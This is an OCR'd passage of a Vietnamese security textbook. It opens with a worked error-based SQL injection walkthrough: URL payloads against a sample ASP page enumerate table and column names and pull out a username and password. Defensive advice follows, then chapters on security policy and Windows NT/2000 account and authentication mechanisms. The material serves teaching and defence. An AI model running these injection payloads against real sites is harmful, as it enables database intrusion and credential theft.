Trong loink, INFORMATION_SCHEMA.TABLES là một table hệ thống và nó bao gồm tất cả thông tin của tất cả các table của server trong đó có một field TABLE_NAME mà nó bao gồm tên của tất cả table. Hãy nhìn lại query một lần nữa: SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES.

Kết quả của query này là tên table đầu tiên từ INFORMATION_SCHEMA.TABLES, và hacker UNION nó với 1 (số nguyên). Hacker sẽ nhận được một thông báo lỗi như sau:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'logintable' to a column of data type int. /test.asp, line...

Từ thông báo, rõ ràng là table thứ nhất là "loginname", dường nhưlà table này bao gồm tên login và và password, và hacker sẽ tiếp tục thực hiện link sau:

http://www.example.com/test.asp?id=1 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable'--

Thông báo lỗi:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'login_id' to a column of data type int.

/index.asp, line...

Thông báo trên cho thấy rằng field đầu tiên trong login table là login_id. Hacker đánh tiếp:

http://www.example.com/test.asp?id=1 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable' WHERE COLUMN_NAME NOT IN ('login_id')--

Thông báo lỗi:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'login_name' to a column of data type int.

/index.asp, line...

Hacker biết được thêm field 'login_name'. Hacker tiếp tục:

http://www.example.com/test.asp?id=1 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='logintable' WHERE COLUMN_NAME NOT IN ('login_id','login_name')--

Thông báo lỗi:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'passwd' to a column of data type int.

/index.asp, line...

Đã thu thập đủ các tên field cần thiết. Hacker thực hiện lấy tên tài khoản:

http://www.example.com/test.asp?id=1 UNION SELECT TOP 1 login_name FROM logintable--

Thông báo lỗi:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Rahul' to a column of data type int.

/index.asp, line...

Lấy được tên tài khoản là "rahul". Hacker tiếp tục lấy password của "rahul":

http://www.example.com/test.asp?id=1 UNION SELECT TOP 1 password FROM logintable where login_name='Rahul'--

Thông báo lỗi:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'P455w0rd' to a column of data type int.

/index.asp, line...

Vậy hacker lấy được thông tin tài khoản người dùng "rahul", password *"P455w0rd"*.

3./ Tấn công bằng chương trình client osql.exe

Nếu databaes SQL Server không đặt password cho user sa, hacker có thể dễ dàng mở kết nối đến database bằng chính tiện ích client osql.exe có trong bộ SQL Server, và thông qua đó nắm toàn quyền điều khiển trên hệ thống.

III./ CÁC GIẢI PHÁP PHÒNG THỦ

- Đây là một lỗ hổng thường mắc phải chủ yếu do hạn chế về nhận thức bảo mật của người lập trình do đó dẫn đến những sơ xuất trong mã xử lý. Đồng thời việc thiết lập cấu hình cho cơ sở dữ liệu cũng chưa thật sự tối ưu do những người chịu trách nhiệm về cơ sở dữ liệu chưa hiểu sâu về cơ sở dữ liệu do mình đảm trách.
- Để tránh được những lỗ hổng trên, cần phải cấu hình phân quyền cho cơ sở dữ liệu thật sự rõ ràng để tránh những kẻ tấn công từ bên ngoài thông qua những ứng dụng (thường là website) có thể lợi dụng stored procedure xp_cmdshell để phá hoại hệ thống. Ví dụ: ứng với mỗi ứng dụng truy cập vào một cơ sở dữ liệu nhất định thì người quản trị cần tạo một người dùng riêng cho việc truy cập thông tin vào cơ sở dữ liệu đó và chỉ định cho người dùng này chỉ được phép truy cập vào duy nhất một cơ sở dữ liệu với quyền thông thường là public.
- Tránh tình trạng là các ứng dụng dùng người dùng "sa" để đăng nhập vào cơ sở dữ liệu.
- Đặt strong password cho user sa. Tuyệt đối không để password rỗng cho user này.
- Về phía cạnh lập trình, người lập trình cần phải thực hiện kiểm tra bắt lỗi kỹ ở những phần nhận thông tin như textbox, combobox, querystring... Trong

ví dụ 2, nếu người lập trình có thực hiện kiểm tra kiểu dữ liệu của ProductID thì chắc chắn phát biểu SQL của kẻ tấn công sẽ không có cơ hội được tạo ra (vì kiểu dữ liệu của ProductID là số nguyên, trong khi đó kẻ tấn công nhập vào một chuỗi 1234; Drop...)

- Cần kiểm tra bắt hết những ký tự đặc biệt đối với cơ sở dữ liệu đang sử dụng. Ví dụ đối với SQL Server thì cần phải kiểm tra phát hiện dấu nháy đơn, nháy kép, gạch nối... Trong ví dụ 1, nếu người lập trình có thực hiện kiểm tra bắt và xử lý thích hợp cho dấu nháy đơn và thì phát biểu SQL của kẻ tấn công sẽ không có cơ hội được tạo ra hoặc nếu được tạo ra thì cũng bị vô hiệu hóa.
- Không nên dùng phương thức GET trong lập trình web, thay vào đó nên dùng phương thức POST.

Khi lập trình, nên sử dụng những tiện ích an toàn của ngôn ngữ cung cấp để tương tác với database, không nên truy xuất xuống database bằng câu lệnh SQL được thiết lập bằng cách ghép chuỗi đơn giản. Ví dụ: nếu lập trình bằng .NET thì nên dùng các đối tượng SQLParameter để thực hiện việc ráp các tham số vào câu SQL...

CHƯƠNG VI
TỔNG QUAN CÁC VẤN ĐỀ CHÍNH SÁCH NGƯỜI DÙNG.

I./ CHÍNH SÁCH BẢO MẬT LÀ GÌ

Chính sách bảo mật là một tập hợp các quy tắc do một đơn vị tổ chức đặt ra để bảo đảm sự an toàn cho hệ thống máy tính và dữ liệu của đơn vị tổ chức mình. Các quy tắc này bao gồm tất cả những gì liên quan đến việc bảo đảm an toàn cho hệ thống như: các quy định sử dụng máy tính cho nhân viên, quy định về sao lưu an toàn dữ liệu, quy định về cách đặt password, quy định về cách đặt tên tài khoản người dùng, quy định sử dụng email, quy định cài đặt phần mềm, quy định truy cập Internet, phân quyền sử dụng.... và tất cả các quy tắc này sẽ hỗ trợ cho nhau để tạo nên một hệ thông tin an toàn cho tổ chức.

Cần chú ý là các quy tắc của chính sách bảo mật không phải chỉ đơn giản dừng lại ở những vấn đề kỹ thuật như phải cài đặt firewall nào, phải tắt/mở những dịch vụ nào, phải phân quyền truy cập ra sao... mà còn có cả những quy tắc liên quan đến việc quản lý công việc, quản lý con người, cơ chế làm việc... nói chung là tất cả những gì để chống lại và phòng tránh những nguy cơ làm tổn hại đến hệ thông tin.

Ví dụ về một quy tắc bảo mật và kẽ hở của nó:

- Một nhà cung cấp dịch vụ điện thoại di động có quy định như sau: đối với những khách hàng thuê bao trả trước nào muốn xin lại số đã bị mất thì cần phải cho biết ít nhất 5 số điện thoại đã từng giao dịch với số muốn xin lại. Sở dĩ nhà cung cấp phải ban hành quy tắc này là để phòng chống tình trạng có khách hàng nào đó muốn "xin lại" một số điện thoại mình thích dù đó không phải là số mình bị mất. Ta có thể xem đây là một quy tắc trong chính sách bảo mật của nhà cung cấp.
- Tuy nhiên đối với những khách hàng tinh ý thì quy tắc bảo mật trên có một kẽ hở và họ có thể lợi dụng nó để "xin lại" một số điện thoại đẹp mà người khác đang sử dụng như sau: họ sẽ dùng 5 số điện thoại khác nhau để gọi vào số của nạn nhân, ta tạm gọi là số X, và cố tạo một cuộc đàm thoại ngắn. Sau đó họ sẽ đến nhà cung cấp và nói là mới "bị mất" số điện thoại X. Khi nhà cung cấp yêu cầu cho biết ít nhất 5 số điện thoại đã từng giao dịch thì họ sẽ đọc ra 5 số mà họ đã gọi đến số X. Điều kiện được thỏa nên nhà cung cấp sẽ hủy bỏ sim chứa số X của nạn nhân đi và cấp sim mới cho người đi "xin lại".

II./ TỔNG QUAN VỀ BẢO MẬT TRÊN NỀN WINDOWS VÀ CÁC CHÍNH SÁCH BẢO MẬT

1./ Tìm hiểu các cơ chế bảo mật của Windows nền NT

Cơ chế bảo mật của Windows NT về nền tảng là sự chứng thực quyền truy cập tài nguyên hệ thống cũng như tài nguyên mạng ở trong môi trường mạng máy tính của người dùng, trong đó người dùng chúng ta cũng xem như một dạng tài nguyên cần bảo vệ. khi người dùng hệ thống cần phải đăng nhập hệ thống thông qua tài khoản người (User Account) thể hiện qua username và password. Các tài nguyên của hệ thống cũng như tài nguyên mạng được định nghĩa dưới dạng đối tượng bảo mật (object security).

2./ Các thành phần bảo mật trong Windows 2000 và 2003.

- Security reference monitor (SRM): đây là thành phần chịu trách nhiệm thực hiện các việc kiểm tra bảo mật trên tài nguyên hệ thống.
- Local security authority subsystem (Lsass) : đây là thành phần chịu trách nhiệm cho các chính sách bảo mật hệ thống cục bộ. là một tiến trình chạy ở user – mode.
- Lsass policy database: là cơ sở dữ liệu chứa những cài đặt chính sách bảo mật hệ thống cục bộ.
- Security Accounts Manager (SAM) service : Là một tập các tiến trình chịu trách nhiệm quản trị cơ sở dữ liệu SAM.
- SAM Database: là một cơ sở dữ liệu chứa các thông của User Account và Group Account cục bộ.
- Active Directory: là một dịch vụ thư mục chứa một cơ sỡ dữ liệu về thông tin các đối tượng trong một Domain.
- Authentication Packages: là những DLL chạy trong tiến trình Lsass.
- Logon Process (Winlogon): chạy ở chế độ User – mode chịu trách nhiệm phản hồi SAS và quản lí Logon Session.
- Graphical Identification and Authentication (GINA): là một thư viện DLL chạy trong tiến trình Winlogon chịu trác nhiệm lấy username và password từ người dùng nhập vào.
- Net Logon Service (Netlogon): là một dịch vụ Win32 chịu trách nhiệm phản hồi Microsoft LAN manager 2 của Windows NT.
- Kernel Security Device Driver (KSecDD): là thư viện trong kernel - mode của các hàm, nó cài đặt Local Procedure Call (LPC). Và những thành phần bảo mật khác như Encrypting File System (EFS), dùng kết nối với Lsass.

3./ Tài khoản người dùng (User Account).

Tài khoản người dùng là một chuỗi nhận dạng giúp hệ thống phân biệt giữa người dùng này và người dùng khác trong hệ thống và mô tả các quyên truy cập và đặc quyên cho người dùng hệ thống. thông qua tài khoản mà người dùng có thể đăng nhập hệ thống và truy cập các tài nguyên hệ thống theo các quyền mà hệ thống cấp cho tài khoản người dùng đăng nhập. bên cạnh đó Windows nền NT còn cung cấp một loại tài khoản khác là tài khoản nhóm (Group Account), tài khoản nhóm là tài khoản dùng để quản lí nhiều người

dùng có chung một quyền truy cập và đặc quyền. sự khác nhau căn bản của tài khoản nhóm và tài khoản người dùng là tài khoản nhóm không được để đăng nhập hệ thống được.

Phân loại tài khoản người dùng:

- Tài khoản người dùng cục bộ(Local User Account): là tài khoản người dùng được định nghĩa trên máy tính cục bộ, chỉ được phép đăng nhập và truy cập các tài nguyên của máy đang sử dụng có định nghĩa tài khoản này.
- Tài khoản người dùng vùng (Domain User Account): là tài khoản người dùng được định nghĩa trên LANManager đối với Windows NT và Active Directory đối với Win2000 và Win2003 Server. Được phép đăng nhập vào mạng với bất kỳ máy tính nào trên mạng thuộc vùng và truy cập tài nguyên mạng.

Cấu trúc tài khoản người dùng

Về mặt cấu trúc tài khoản người dùng gồm các phần.

- Username: là tên đăng nhập của người dùng. Tên này người dùng đặt khi tạo tài khoản người dùng.
- Password: là mật mã người dùng, hệ thống sẽ không lưu mật mã này, tuy nhiên hệ thống chỉ lưu trữ những thông tin do password sinh ra để thực hiện chứng thực khi người dùng đăng nhập vào hệ thống quá trình chứng thực chúng ta sẽ bàn sau. Thường các thông tin do password sinh ra các giá trị băm.
- SID (Scurity Identifier): đây là một số nhận dạng duy nhất. về mặt cấu trúc bao gồm một số revision number , một số identifier authority 48-bits, và một hoặc nhiều giá trị subauthority 32-bits hoặc giá trị relative identifier (RID). Tuy nhiên khi hiển thị dưới dạng chuỗi thì SID có gắn thêm kí tự 'S' ở phần đầu. ví dụ như:

  SID: S-1-5-21-1463437245-1224812800-863842198-1128.

  Trong SID này revision number là 1, identifier authority là 5, và 4 giá trị subauthority cộng thêm phần đuôi là một RID (1128).

  Ngoài các tài khoản người dùng hay tài khoản nhóm thì máy tính, domain, thành viên domain cũng có một SID.

  Mặc định khi ta Windows thì chương trình cài đặt tạo ra một SID cho máy tính, và đồng thời cũng tạo ra các SID cho tài khoản người dùng và tài khoản nhóm cài sẵn dựa trên một SID được tạo ra của máy tính và thêm một RID ở cuối, đối với tài khoản nhóm và tài khoản người dùng thì RID bắt đầu là 1000 và tăng lên một khi có một tài khoản mới.

Tài khoản người dùng và tài khoản nhóm cài sẵn.

Tài khoản người dùng

Tên Tài Khoản	Mô tả	Môi Trường

Administrator	Administrtor là tài khoản đặc biệt có toàn quyền trên máy tính.	Local và Doamin
Guest	Tài khoản này cho phép này cho phép người dùng truy cập máy tính nếu họ không có một tài khoản riêng. Trong windows 2000 và 2003 mặc định tài khoản này không được sữ dụng.	Local và Doamin
ILS_Anonymous_User	Là tài khoản đặc biệt đực dùng cho ILS.	Local và Doamin
IUSR_ComputerName	Là tài khoản đặc biệt được dùng trong các truy cập giấu tên của IIS trên máy tính có cài IIS.	Local và Doamin
IWAM_ComputerName	Là khoản dùng cho IIS khởi động các tiến trình của các ứng dụng trên máy tính có cài IIS.	Local và Doamin
Krbtgt	Là tài khoản đặc biệt được dùng cho dịch vụ phân phối khóa (Key Distributed Center)	Domain
TSInternetUser	Lá tài khoản được biệt được dùng cho Terminate Service	Domain


Các tài khoản nhóm cài sẵn

Tên Tài Khoản	Mô Tả	Môi Trường
Account Operator	Thành viên nhóm này có thể tạo tài khoản người dùng vùng, tài khoản nhóm, nhưng chi có thề quản lí các tián khoản do họ tạo ra.	Domain
Administrator	Nhóm này có toán quyền trên hệ thống và quyền truy cập. thành viên của nhóm này mặc định quản lí được tất cả các đối tượng trên máy tính.	Domain và Local
BackUp Operator	Thành viên nhóm này có quyền backup và phục hồi hệ thống tập tin.	Domain và Local
Guest	Là nhóm bị hạn chế quyền truy cập tài nguyên mạng. thường thánh viên nhóm này là người dùng không thường xuyên	Domain và Local

Power Users	Nhóm này có ít quyền hơn Administrstor nhưng có nhiều quyền hơn nhóm Users. Nhóm này có thể tạo tài khoản người dùng và nhóm, nhưng chỉ quản lí được các tài khoản do mình tạo ra. Và thành viên thuộc nhóm cũng có thể chia sẽ tài nguên mạng.	Local
Print Operator	Thành viên nhóm này có quyền quản trị máy in.	Domain
Replicator	Nhóm này được dùng để hổ trợ việc tạo bản sao thư mục.	Domain và Local
Server Operator	Thành viên nhóm này có thể quản trị các máy server.	Domain
Users	Mặc định khi người dùng được tạo thuộc nhóm này, nhóm này có quyền tối thiểu của mộ người dùng.	Domain và Local
Cert Pulishser	Thành viên nhóm này có thể thực hiện chức thực.	Global
DHCP Administrator	Thành viên nhóm này có quyền quản lí dụ vụ DHCP.	Domain
DHCP USer	Thành viên nhóm này có thể sử dụng dịch vụ DHCP.	Domain
DnsAdmins	Thành viên nhóm này có thể quản lí DNS.	Domain
DnsUpdateProxy	Thành viên nhóm này cho phép các máy trạm DNS gởi yêu cầu DNS thay cho các mày trạm khác.	Domain
Domain Admins	Thành viên nhóm này có toàn quyền quản trị trên vùng.	Global
Domain Computers	Nhóm này chứa tất cả các máy trạm và server, như là một phần của vùng.	Global
Domain Controllers	Nhóm này chứa các máy điều khiển vùng.	Global
Domain Guests	Là nhóm có quyền truy cập giới hạn trên vùng. Chỉ có thể truy cập một số tài nguyên nhất định náo đó.	Global

Domain Users	Nhóm này chứa tất cả người dùng trong vùng, và có quyên tối thiểu mà một người dùng sẽ cần.	Global
Enterprise Admins	Nhóm này có quyền quản lý thông tin của các công ty liên quan đến hệ thống.	Global
Group Policy Creator Owners	Nhóm này có quyền hiệu chỉnh các chính sách bảo mật trong vùng.	Global
RAS và ISA Server	Nhóm này chứa thông tin về dịch vụ truy cập từ xa và dịch vụ chứng thực internet.	Domain
Schema Admins	Thành viên nhóm này có thể hiệu chỉnh lược đồ Active Directory.	Global
WINS User	Thành viên nhóm này có quyền có quyền xem thông tin trên dịch vụ WINS (Windows Internet Name Service)	Domain

Cơ chế chứng thực login.



Các thành phần yêu cầu trong Logon.

Windows 2000 và 2003 Luôn yêu cầu ngươi dùng đăng nhập vào hệ thống (Log on) trước khi cho phép truy cập bất cứ tài nguyên nào về bản chất đây là một bước chứng thực người dùng.

Như chúng ta thấy trên hình Winlogon là một tiến trình nằm trên một Graphical Identification and Authentication (GINA) DLL để lấy user name và password của người đăng nhập sau đó nó gọi Local security athority subsystem (Lsass) để chứng thực người dùng nếu trên máy cục bộ thì Lsass sữ dụng cơ chế chứng thực MSV1_0 nếu chứng thực Domain User thì sữ dụng cơ chế chứng thực Kerberos.

Các bước trong tiến trình đăng nhập của hệ thống thực hiện.

1) Tạo và mở ra cửa sổ tương tương tác (interactive window station), \Windows\WinSta0 để thực hiện kết nối bàn phím, chuột, và màn hình.
2) Tạo ra ba desktop: một application desktop (Windows\WinSta0\Default), một Windows Logon Desktop (\Windows\WinSta0\Winlogon), Screen Saver desktop (\Windows\WinSta0\Screen-Saver). Để chuyển về Winlogon Desktop ta nhấn bộ ba phím Ctrl – Alt – Del.
3) Thiết lập một Local Procedure Call (LPC) kết nối tới một cổng của Local security authority subsystem (Lsass) là LsaAuthenticationPort, kết nối này dùng để chuyển đổi thông tin trong quá trìng Log on, Log Off.
4) Khởi tạo và đăng ký một cấu trúc dữ liệu lớp cửa sổ, kết hợp thủ tục Winlogon với một cửa sổ sẽ tạo ra sau đó.
5) Đăng ký SAS, là bộ ba phím (Ctrl – Alt - Del), với cửa sổ mới tạo ra, để bảo đảm rằng thủ tục Winlogon sẽ thực hiện bất cứ khi nào SAS được nhấn.
6) Đăng ký Screen Saver với của sổ này để đảm bảo thủ tục này sẽ thực hiện khi người dùng Log Off hoặc tới thời gian Screen Saver.

Các giao thức chứng thực.

❖ Kerberos : Là một giao thức chứng thực mạng, dùng chứng thực người dùng vùng. Nó được thiết kế để cung cấp cơ chế chứng thực mạnh cho những ứng dụng client – server . về lợi ích, giao thức chứng thực Kerberos linh hoạt và hiệu quả hơn giao thức NTLM, đồng thời nó bảo mật hơn, cụ thể:

1) Chứng thực hiệu quả hơn đối với server: với phương pháp chứng thực NTLM, một ứng dụng server phải kết nối đến từng Domain Controller để chứng thực mỗi Client, nhưng với phương thức chứng thực Kerberos, server không cần phải đến từng Domain controller nhưng nó thực hiện chứng thực bằng cách kiểm tra giấy uỷ nhiệm được đưa ra bởi client. Client có thể sử dụng giấy chứng thực cho một Server chuyên biệt một lần hoặc có thể sử dụng lại thông qua network logon session.

2) Tương tác qua lại lẫn nhau: những máy ở hai đầu của kết nối có thể biết được các máy ở đầu bên kia là những máy mà chúng hướng tới.

3) chứng thực uỷ thác: khi những dịch vụ windows đóng vai trò client khi truy xuất tài nguyên tới chính nó. Trong nhiều trường hợp, điều này được thực hiện thành công khi truy xuất tài nguyên ở những máy cục bộ. Tuy nhiên, đối với những ứng dụng phân tán sẽ gặp khó khăn. Phương thức kerberos có một cơ chế uỷ thác cho phép một dịch vụ có thể đóng vai trò là một máy client khi kết nối vào những dịch vụ khác.

4) Đơn giản hoá việc quản lý độ tin cậy

5) Có khả năng vận hành lẫn nhau

❖ MSV1_0: là một giao thức chứng thực người dùng trên máy cục bộ của windows 2000.

❖ NT LAN Manager (NTLM): là một hệ thống chứng thực người dùng vùng trong windows NT.

❖ Secure Socket Layer/ Tranport Layer Security (SSL/ TLS): là chứng thực các truy cập web.

❖ .NET Authentication.

4./ Chính sách bảo mật.

Các chính sách bảo mật bao gồm:

Chính sách bảo mật	Mô tả
Account policies (những chính sách về tài khoản)	Bao gồm Chính sách về Password, Account Lockout , và Kerberos
Local Policies (những chính sách cục bộ)	Bao gồm Chính sách về Audit (kiểm tra), gán quyền hạn cho người dùng (User Rights Assignment), và Security Options
Event Log	Bao gồm ứng dụng, hệ thống, và security Event Log settings
Restricted Groups	Là thành viên của security-sensitive groups
System Services	khởi động và cấp quyền cho những dịch vụ hệ thống
Registry	cấp quyền cho registry keys
File System	cấp quyền cho tập tin và thư mục

Để thiết lập hay hiệu chỉnh việc thiết lập cơ chế bảo mật cho những máy tính riêng biệt, chúng ta sử dụng chính sách bảo mật cục bộ, nếu dành cho việc thiết lập cơ chế bảo mật trên nhiều máy, ta sử dụng chính sách Security Settings Extension to Group Policy. Ứng dụng cho việc thiết lập bảo mật cùng một loạt trên nhiều máy, ta dùng chính sách Security Templates . cuối cùng, áp dụng tất

cả các biện pháp ở trên trong việc thiết lập cơ chế bảo mật bằng cách sử dụng Security Configuration và Analysis hay Secedit.exe, hoặc import mẫu chứa những việc thiết lập vào Local Policy hay Group Policy.

Những chính sách bảo mật được miêu tả cụ thể như sau:

Account Policies:

❖ Password Policy:

- Enforce password history :Chính sách này giúp cho người quản trị nâng cao tính bảo mật bằng cách tránh việc sử dụng lại password cũ đã qua sử dụng.
- Maximum password age: xác định khoảng thời gian tối đa sử dụng password (số ngày) trước khi hệ thống yêu cầu người dùng thay đổi password đó.
- Minimum password age : xác định khoảng thời gian tối thiểu người dùng sử dụng password trước khi người dùng thay đổi.
- Minimum password length: xác định số kí tự của password, số kí tự có thể từ 0 đến 14. nếu không thiết lập password, số kí tự sẽ là 0.
- Password phải thoả mãn các yêu cầu: không được trùng với user Account, có tối thiểu 6 ký tự, có thể chứa các ký tự hoa, thường (A -> Z) , ký số(1->10) nhưng không được chứa các ký tự đặc biệt (., !, $, #, %)
- Lưu trữ password sử dụng mã hoá thuận nghịch cho tất các user trong Domain: xác định rằng Windows 2000 Server, Windows 2000 Professional, và Windows XP Professional lưu trữ passwords bằng việc sử dụng mã hoá thuận nghịch (reversible encryption).

❖ Account Lockout Policy:

- Account lockout duration: xác định số phút một account duy trì khoá cho đến khi nó tự động giải khoá.
- Account lockout threshold
- Reset account lockout counter after

❖ Kerberos Policy:

- Enforce user logon restrictions
- Maximum lifetime for service ticket
- Maximum lifetime for user ticket
- Maximum lifetime for user ticket renewal
- Maximum tolerance for computer clock synchronization

5./ Tài nguyên hệ thống.

Trong hệ thống các tài nguyên hệ thống như trong Windows 2000 và Windows 2003 bao gồm các tài nguyên như: files, devices, mailslots, pipes (được đặt tên

và không được đặt tên), jobs, processes, threads, events, mutexes, semaphores, những phân đoạn bộ nhớ được chia sẽ, các luồng I/O, cổng LPC, waitable timers , access tokens, window stations, desktops, network shares, services, registry keys, và máy in. các tài nguyên của hệ thống điều được xem như đối tượng.


Trong Windows 2000 và 2003 thì các đối tượng chia làm hai loại.

Đối tượng thực thi (Excutive Objects).

Các đối tượng thuộc lại này được cài đặt ra bởi các thành phần quản lí ví dụ như (trình quản lí tiến trình – proccess manager, quản lí bộ nhớ - memory manager , các hệ thống nhập xuất con – I/O subsystem). Thường các đối tượng này được tạo ra bởi ứng dụng người dùng hoặc trong quá trình hoạt động của hệ điều hành.

Đối tượng nhân (Kernel Objects).

Các đối tượng thuộc loại này thì được cài đặt và tạo bởi các tiến trình nhân hệ điều hành, ở chế độ user-mode chúng không được thể hiện chỉ có những tiến trình thực thi mới có thể dùng chúng.



Excutive object chứa Kernel objects.

Trong Windows 2000 và Windows 2003 có 27 loại đối tượng, trong đó các Excutive Objects trong Win32 được liệt kê như sau.


Kiểu Đối Tượng	Mô Tả
Symbolic link	Một cơ chế tham cho phép than chiếu tên một đối

	tượng gián tiếp.
Proccess	Mà địa chỉ ảo và các thông tin cần thiết để thực thi một tập hợp các đối tượng Thread.
Thread	Là một thực thể có thể thực thi trong Proccess.
Job	Là một tập hợp các đối tượng Proccess có thể xem như là một thực thể quản lí.
Section	Một vùng để chia sẽ bộ nhớ.
File	Là một dạng của file được mở hay các thiết bị nhập xuất.
